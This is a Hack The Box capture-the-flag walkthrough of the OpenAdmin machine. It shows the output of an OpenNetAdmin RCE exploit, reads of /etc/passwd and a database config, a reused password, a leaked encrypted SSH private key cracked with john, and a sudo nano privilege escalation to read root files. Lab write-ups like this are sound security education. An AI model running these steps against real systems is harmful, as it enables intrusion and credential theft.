HackTheBox – OpenAdmin (Walkthrough)

- **Information Gathering**

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 815.16 seconds
root@kali:~/HTB/openadmin#
```


I'm starting to enumerate by running nmap scan : nmap -sC -sV -p- 10.10.10.171

-sC => uses default script to scan open ports

-sV => used to determine version/service running on open ports

Looking at the result, there are 2 ports open,

Opening 10.10.10.171 on browser and I see nothing, just a default Apache2 Ubuntu Page




By running gobuster, following directories were found:

- ⇨ artist
- ⇨ music
- ⇨ ONA (OpenNetAdmin)

```
root@kali:~# gobuster dir --url http://10.10.10.171/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.171/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/01/12 04:35:42 Starting gobuster
===============================================================
/music (Status: 301)
Progress: 242 / 220561 (0.11%)
```

In ONA, I can see OpenNetAdmin is running on the background with version 18.1.1



Since I already know the version, I google some stuff and discover the exploit https://www.exploit-db.com/exploits/47691

```
root@kali:~/HTB/openadmin# ls
47691.sh  screenshotWU
root@kali:~/HTB/openadmin# ./47691^C
root@kali:~/HTB/openadmin# chmod +x 47691.sh
root@kali:~/HTB/openadmin# ./47691.sh http://10.10.10.171/ona/
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

I got a low privilege shell user **www-data**

- **Getting 1st User via PrivSec (Privilege Escalation)**

Let's first check the passwd file in **/etc/passwd** for available users by command:
cat /etc/passwd

```
root@kali: ~/Desktop
File  Actions  Edit  View  Help
root@kali: ~   root@kali: ~/Downloads   root@kali: ~/Desktop
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
$
```

Black bordered is our current user and we need to escalate it to either **jimmy** or **joanna** which are other users in machine.
I tried to enumerate more and I got SQL credentials config file on

/opt/ona/www/local/config/database_settings.inc.php

```
$ cat /opt/ona/www/local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

$
```

We found database password, so now we try to login one of the users we found using this password. Let's 1st try for jimmy, we use command: **ssh jimmy@10.10.10.171** and use password **n1nj4W4rri0R!** and voila! We got in.

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan 12 08:44:57 UTC 2020

  System load:  0.2               Processes:             197
  Usage of /:   49.5% of 7.81GB   Users logged in:       2
  Memory usage: 34%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
 proxy settings


Last login: Sun Jan 12 08:25:21 2020 from 10.10.15.203
jimmy@openadmin:~$
```

Now I got Jimmy as user, after few minutes going around, I realized that I was not in proper user, and I could not find user.txt. I discover there is a **main.php** on **/var/www/internal**

```
cat: main.hp: No such file or directory
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$ netstat -tupln
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
jimmy@openadmin:/var/www/internal$
```

Now we try to run main.php on localhost on default port 8080 using command: **curl http://127.0.0.1:8080/main.php** but this gives us error. So, let’s find some ports we can listen on and for that we type: **netstat -tupln**

We found some ports let’s try them, and we are able to successfully execute our command on port 52846 so now our command is: **curl http://127.0.0.1:52846/main.php**

And it gave us a private ssh key.

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:3306/main.php
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

The SSH key has a password for login, I copied the key to Kali box and used ssh2john to crack to hash,

```
root@kali:~/HTB/openadmin# ssh2john.py id_rsa1 > idrsa.hash
root@kali:~/HTB/openadmin# ls
```

and use john to crack the hash.

```
root@kali:~/HTB/openadmin# john -w=/opt/rockyou.txt idrsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (id_rsa1)
1g 0:00:00:06 DONE (2020-01-12 03:55) 0.1631g/s 2339Kp/s 2339Kc/s 2339KC/sa6_123..*7¡Vamos!
Session completed
root@kali:~/HTB/openadmin#
```

I immediately SSH the box as user joanna and we got in!!

```
root@kali:~/HTB/openadmin# ssh joanna@10.10.10.171 -i id_rsa1
Enter passphrase for key 'id_rsa1':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan 12 08:56:35 UTC 2020

  System load:  0.03              Processes:             247
  Usage of /:   49.6% of 7.81GB   Users logged in:       2
  Memory usage: 37%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
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Last login: Sun Jan 12 08:55:16 2020 from 127.0.0.1
joanna@openadmin:~$
```

and I got the user.txt


```
joanna@openadmin:~$ cat user.txt
[redacted]81b5f
joanna@openadmin:~$
```


- **Getting root user**

Now let’s check what we can run as root in joanna by command: sudo -l

And it says no password required for running nano as root. So we’ll try privilege escalation using nano (if you don’t know how, then please refer to gtfobins).

Enter command: **sudo /bin/nano /opt/priv**
Press **ctrl+r** and give the name of the file to read which here is **/root/root.txt**





NOTE: => Both the flags have been hidden under HackTheBox policies.
=> There are more than one way to obtain flags.